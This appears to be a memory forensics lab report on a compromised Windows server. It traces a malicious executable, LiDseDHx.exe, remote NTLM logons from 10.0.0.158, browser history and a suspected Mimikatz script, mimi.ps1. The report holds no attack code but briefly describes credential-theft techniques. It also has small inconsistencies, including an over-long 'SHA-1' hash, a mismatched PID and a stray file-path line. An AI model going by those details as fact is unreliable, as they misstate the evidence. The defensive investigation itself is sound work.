Then we further investigated these specific cmd processes by running windows.cmdline with their specific pid:s that we saw from the pstree command. We then got:

$ vol -c m1.json windows.cmdline --pid 648

PID	*Process*	*Args*
648	*cmd.exe*	*Required memory at 0x7eb7d020 is not valid (process exited?)*

$ vol -c m1.json windows.cmdline --pid 948

PID	*Process*	*Args*
948	*cmd.exe*	*Required memory at 0x7ee0e020 is not valid (process exited?)*

From this we can see here the two cmd crashes and does not succeed in execution for some reason.

LiDseDHx.exe

****
****
MFT entry found at offset 0xeb96370
Attribute: In Use & File
Record Number: 70424
Link count: 1

$FILE_NAME

Creation Date	Modified Name/Path	MFT Altered	Access
2021-04-16 20:24:33 UTC+0000	**2021-04-16** 20:24:33 UTC+0000	2021-04-16 20:24:33 UTC+0000	2021-04-16 20:24:33 UTC+0000 **Windows\LiDseDHx.exe**


$DATA
****
****

$ sha1sum 2132.LiDseDHx.exe.0xa10000.dmp
01bf270d7820d708fcb392fc03076c5811bcdca1

File Reference: a000011318
LastWrite : 2021-04-16 20:24:33Z
Path : C:\Windows\LiDseDHx.exe
SHA-1 : 000023873bf2670cf64c2440058130548d4e4da412dd
Last Mod Time2: 2021-04-16 20:24:33Z

Scanning these two gives results in virustotal and both marks the file as malicious. With our own sha1sum it got a score of 30/72 which is on the lower side compared to 61/72 for the hash from the Amcache. This is probably just because of the environment the hash was made in and the one from the Amcache is more reliable. So, the file is malicious.

Here are the privileges for the file from our privs command.



```
2132 LiDseDHx.exe          2 SeCreateTokenPrivilege                                Create a token object
2132 LiDseDHx.exe          3 SeAssignPrimaryTokenPrivilege       Present           Replace a process-level token
2132 LiDseDHx.exe          4 SeLockMemoryPrivilege               Present,Enabled,Default  Lock pages in memory
2132 LiDseDHx.exe          5 SeIncreaseQuotaPrivilege            Present           Increase quotas
2132 LiDseDHx.exe          6 SeMachineAccountPrivilege                             Add workstations to the domain
2132 LiDseDHx.exe          7 SeTcbPrivilege                      Present,Enabled,Default  Act as part of the operating system
2132 LiDseDHx.exe          8 SeSecurityPrivilege                 Present           Manage auditing and security log
2132 LiDseDHx.exe          9 SeTakeOwnershipPrivilege            Present           Take ownership of files/objects
2132 LiDseDHx.exe         10 SeLoadDriverPrivilege               Present           Load and unload device drivers
2132 LiDseDHx.exe         11 SeSystemProfilePrivilege            Present,Enabled,Default  Profile system performance
2132 LiDseDHx.exe         12 SeSystemtimePrivilege               Present           Change the system time
2132 LiDseDHx.exe         13 SeProfileSingleProcessPrivilege     Present,Enabled,Default  Profile a single process
2132 LiDseDHx.exe         14 SeIncreaseBasePriorityPrivilege     Present,Enabled,Default  Increase scheduling priority
2132 LiDseDHx.exe         15 SeCreatePagefilePrivilege           Present,Enabled,Default  Create a pagefile
2132 LiDseDHx.exe         16 SeCreatePermanentPrivilege          Present,Enabled,Default  Create permanent shared objects
2132 LiDseDHx.exe         17 SeBackupPrivilege                   Present           Backup files and directories
2132 LiDseDHx.exe         18 SeRestorePrivilege                  Present           Restore files and directories
2132 LiDseDHx.exe         19 SeShutdownPrivilege                 Present           Shut down the system
2132 LiDseDHx.exe         20 SeDebugPrivilege                    Present,Enabled,Default  Debug programs
2132 LiDseDHx.exe         21 SeAuditPrivilege                    Present,Enabled,Default  Generate security audits
2132 LiDseDHx.exe         22 SeSystemEnvironmentPrivilege        Present           Edit firmware environment values
2132 LiDseDHx.exe         23 SeChangeNotifyPrivilege             Present,Enabled,Default  Receive notifications of changes to files or directories
2132 LiDseDHx.exe         24 SeRemoteShutdownPrivilege                            Force shutdown from a remote system
2132 LiDseDHx.exe         25 SeUndockPrivilege                   Present           Remove computer from docking station
2132 LiDseDHx.exe         26 SeSyncAgentPrivilege                                 Synch directory service data
2132 LiDseDHx.exe         27 SeEnableDelegationPrivilege                          Enable user accounts to be trusted for delegation
2132 LiDseDHx.exe         28 SeManageVolumePrivilege             Present           Manage the files on a volume
2132 LiDseDHx.exe         29 SeImpersonatePrivilege              Present,Enabled,Default  Impersonate a client after authentication
2132 LiDseDHx.exe         30 SeCreateGlobalPrivilege             Present,Enabled,Default  Create global objects
2132 LiDseDHx.exe         31 SeTrustedCredManAccessPrivilege                      Access Credential Manager as a trusted caller
2132 LiDseDHx.exe         32 SeRelabelPrivilege                                   Modify the mandatory integrity level of an object
2132 LiDseDHx.exe         33 SeIncreaseWorkingSetPrivilege       Present,Enabled,Default  Allocate more memory for user applications
2132 LiDseDHx.exe         34 SeTimeZonePrivilege                 Present,Enabled,Default  Adjust the time zone of the computer's internal clock
2132 LiDseDHx.exe         35 SeCreateSymbolicLinkPrivilege       Present,Enabled,Default  Required to create a symbolic link
```

When running pstree again we can see the subprocesses that LiDseDHx.exe has.

.. 0xfffffa8001c4c280:LiDseDHx.exe 2132 452 3 0 2021-04-16 20:24:33
... 0xfffffa8001493980:cmd.exe 2892 2132 0 ------ 2021-04-16 20:24:44
.... 0xfffffa8001b7e280:calc.exe 2244 2892 3 0 2021-04-16 20:25:19

We can see here that it first spawns a cmd.exe, then that cmd spawns a calc.exe which looks suspicious.
Investigating these subprocesses further:

$ vol -c m1.json windows.cmdline --pid 2892

PID	*Process*	*Args*
2892	*cmd.exe*	*Required memory at 0x7f1df020 is not valid (process exited?)*

$ vol -c m1.json windows.cmdline --pid 2892

PID	*Process*	*Args*
2244	*calc.exe*	*calc.exe*

We can see here that cmd.exe tried to access invalid memory and exited or crashed. But calc.exe could run and does so. The following is speculation, but it could be the case that calc.exe is also a cmd or terminal window but just renamed to bypass restrictions and maybe get a higher privileged shell. It could also serve some other purpose, but exactly what it does is unclear and just spawning a calculator process in this context is odd which means it must serve some other purpose.

Report

Answer the following questions by analysing the memory dump. Explain how you found each answer – and what you tried that didn't work.

- Has `Administrator` logged in remotely? From which IP address(es)?
- Which sites has `Administrator` visited in Internet Explorer?
- Which programs has `Administrator` been running?
- Which files has `Administrator` been working on?

Some interesting files are web history and login data so we started looking for web cache information and found in the Microsoft edge folder the Webcache/V01.log file. With found it with the command:
`$ vol -c m1.json windows.filescan | grep` **Webcache**
and downloaded it via it's offset and command **$ vol.py --profile Win2012R2x64 -f memory-1.raw dumpfiles -Q 0x1e2e2d00 -D dumpfiles/**

To then read the log we ran the command **$ strings --encoding l WebCache_V01.log** (we renamed the dumped file also to WebCache_V01.log).

Another interesting file is the event log. To get this we did the same as above but searched for Security instead and looked for a Security.evtx file. Then we extracted the logs with **$** evtxtract "file.0x1e9f9820.0xfa80015fd8e0.DataSectionObject.Security.evtx.dat "> security.xml to view it in a nicer format.

When greping event id like 4624 which is the event id for a successful login, we can see what's happening and how it was logged in.
Here we found a successful login:

```
<Event>
    <EventID Qualifiers="">4624</EventID>
        . . .
        <Computer>WIN-VTP6O06R06F</Computer>
        . . .
        <Data Name="TargetUserName">Administrator</Data>
        <Data Name="TargetDomainName">WIN-VTP6O06R06F</Data>
        <Data Name="TargetLogonId">0x000000000033434b</Data>
        <Data Name="LogonType">3</Data>
        <Data Name="LogonProcessName">NtLmSsp </Data>
        <Data Name="AuthenticationPackageName">NTLM</Data>
        <Data Name="ProcessName">-</Data>
        <Data Name="IpAddress">10.0.0.158</Data>
        . . .
    </EventData>
</Event>
```

Has Administrator logged in remotely? From which IP address(es)?
Yes, from 10.0.0.158. We could see the ipadress from the logon type 3 event log.

Which sites has Administrator visited in Internet Explorer?
From extracting the Webcache V01 files we got:
$ strings --encoding l WebCache_V01.log | grep Administrator@https

https://www.google.com/
https://www.google.com/search
https://www.google.com/search?hl=en&source=hp&biw=&bih=&q=regshot&btnG=Google+Search&iflsig=AINFCbYAAAAAYHnufcxFvjHxrqJl1uz0CA3rX0Muz-Pw&gbv=1

https://www.google.com/search?hl=en&source=hp&biw=&bih=&q=regshot&btnG=Google+Search&iflsig=AINFCbYAAAAAYHnufcxFvjHxrqJl1uz0CA3rX0Muz-Pw&gbv=1

https://www.google.com/url?q=https://www.howtogeek.com/198679/how-to-use-regshot-to-monitor-your-registry/&sa=U&ved=2ahUKEw

https://www.google.com/url?q=https://sourceforge.net/projects/regshot/&sa=U&ved=2ahUKEwi0tfaLu4PwAhWAMVkFHV8yCZYQFjAAegQIBhAB&usg=AOvVaw1lYNhsQFlEGti3hlxh2V-

https://www.google.com/search?hl=en&gbv=1&q=regshot+download&oq=&aqs=

https://www.google.com/search?hl=en&gbv=1&q=regshot+download&oq=&aqs=

https://www.google.com/url?q=https://sourceforge.net/projects/regshot/&sa=U&ved=2ahUKEwjB-u6Yu4PwAhU6F1kFHdkgDvQQFjAAegQIBxAB&usg=AOvVaw0UR13OlGLlc4SDjnd-9TmI

It seems like there have been searches for the regshot program which is used for creating snapshots of the registry.

Which programs has Administrator been running?
From extracting the Amcache from the registry and running regripper

$ **regripper -p amcache_tln -r registry.Amcachehve.0xf8a002cfb010.hive**
Compile Time : Z
1618604684|AmCache|||Key LastWrite - 1000011aa7:C:\Windows\VXOovNCZ.exe
Translated time: (Friday 16 April 2021 20:24:44)
1618601922|AmCache|||Key LastWrite - 2000011325:C:\Program Files (x86)\AccessData\FTK Imager\FTK Imager.exe
1618604620|AmCache|||Key LastWrite - 3000011127:C:\Windows\qTbZGdHw.exe
Translated time: (Friday 16 April 2021 20:23:40)
1618614793|AmCache|||Key LastWrite -
.
.
.

Compile Time : Z
1618604673|AmCache|||Key LastWrite - a000011318:C:\Windows\LiDseDHx.exe
Translated time: (Friday 16 April 2021 20:24:33)

The administrator has run all of the suspicious files as we found before and also a lot of programs related to registries like RegshotPortable, regshot_x64.

Which files has Administrator been working on?
We found the registry file for ntuser.dat which is used for storing user information, like recent documents for example. We dumped this ntuser.dat file from the registry hive the same way we've done with other registry files and then ran it through regripper with the recentdocs_tln plugin.

$ regripper -p recentdocs_tln -r registry.ntuserdat.0xf8a002567010.hive
Launching recentdocs_tln v.20140220
1618602336|REG|||RecentDocs - Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs - test
1618602336|REG|||RecentDocs - Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.ps1 - mimi.ps1
1618614786|REG|||RecentDocs - Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.txt - test.bat.txt
1618602336|REG|||RecentDocs - Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\Folder - test

We see here that the Administrator has been working on some test files, which we don't know what they are. But one file called mimi.ps1 is extra suspicious since it probably is a powershell file to run mimikatz which is a program to extract windows authentication information like the SAM database or get kerberos tickets through a few different methods(pass-the-hash, pass-the-ticket, a few more methods with kerberos, etc). This can be used for privilege escalation and lateral movement.

Is there evidence of an unauthorised remote access mechanism?
Yes there is evidence of such a thing since according to the event logs there are multiple successful network logons from the ip 10.0.0.158.

We saw this from the security log with singing event id with the structure
4776 – Successful/Failed account authentication
4672 – Account logon with superuser rights (Administrator)
4624 – Successful Logon
Logon type 3 - Network Logon
which shows that a user remotely logged. They logged in multiple times and with superuser(Administrator) rights.

There are examples of a failed login at 2021-04-16 20:14:15.105145 from a remote connection and later on a successful one.

One example is below and during the login the malicious file is run and then a sign out.

We get some interesting results when looking at the timestamps for Amcache for ran files and comparing the time from the event logs.
What we get is what time it was being run and when correlating that to the event security log file, we can see that by that exact second we have Successful logons with code 4624 and accounts logons with superuser rights with the code 4672. Before them we see that it is with 4776 which is NTML protocol which means they have logged in with username and password. The logon type is also of type 3 which is a network logon which means remote logon.

Successful/Failed account authentication

```
<Event>
        <EventID Qualifiers="">4776</EventID>
        <TimeCreated SystemTime="2021-04-16 20:23:40.353317"></TimeCreated>
        <EventRecordID>367</EventRecordID>
        <Computer>WIN-VTP6O06R06F</Computer>
        </System>
        <EventData>
                <Data
                Name="PackageName">MICROSOFT_AUTHENTICATION_PACKAGE_V1_
                0</Data>
                <Data Name="TargetUserName">Administrator</Data>
                <Data Name="Workstation"></Data>
                <Data Name="Status">0x00000000</Data>
        </EventData>
</Event>
```

Account logon with superuser rights (Administrator)

```
<Event>
        <EventID Qualifiers="">4672</EventID>
        <TimeCreated SystemTime="2021-04-16 20:23:40.353317"></TimeCreated>
        <Channel>Security</Channel>
        <Computer>WIN-VTP6O06R06F</Computer>
        <Security UserID=""></Security>
        </System>
        <EventData>
                <Data
                Name="SubjectUserSid">S-1-5-21-1375025071-2248450821-293722714-500
                </Data>
                <Data Name="SubjectUserName">Administrator</Data>
                <Data Name="SubjectDomainName">WIN-VTP6O06R06F</Data>
                <Data Name="PrivilegeList">SeSecurityPrivilege
                                        SeBackupPrivilege
                                        SeRestorePrivilege
                                        SeTakeOwnershipPrivilege
                                        SeDebugPrivilege
                                        SeSystemEnvironmentPrivilege
                                        SeLoadDriverPrivilege
```

SeImpersonatePrivilege

</Data>

</EventData>

</Event>

Successful Logon

<Event>

<EventID Qualifiers="">4624</EventID>

<TimeCreated SystemTime="2021-04-16 20:23:40.353317"></TimeCreated>

<Channel>Security</Channel>

<Computer>WIN-VTP6O06R06F</Computer>

<Data Name="TargetUserName">Administrator</Data>

<Data Name="LogonType">3</Data>

<Data Name="AuthenticationPackageName">NTLM</Data>

<Data Name="LmPackageName">NTLM V2</Data>

<Data Name="KeyLength">0</Data>

<Data Name="ProcessId">0x0000000000000000</Data>

<Data Name="ProcessName">-</Data>

<Data Name="IpAddress">10.0.0.158</Data>

<Data Name="IpPort">11292</Data>

</Event>

Sign out event

<Event>

<EventID Qualifiers="">4634</EventID>

<TimeCreated SystemTime="2021-04-16 20:24:23.151028"></TimeCreated>

<Computer>WIN-VTP6O06R06F</Computer>

<Data Name="TargetUserName">Administrator</Data>

<Data Name="TargetDomainName">WIN-VTP6O06R06F</Data>

<Data Name="LogonType">3</Data>

</EventData>

</Event>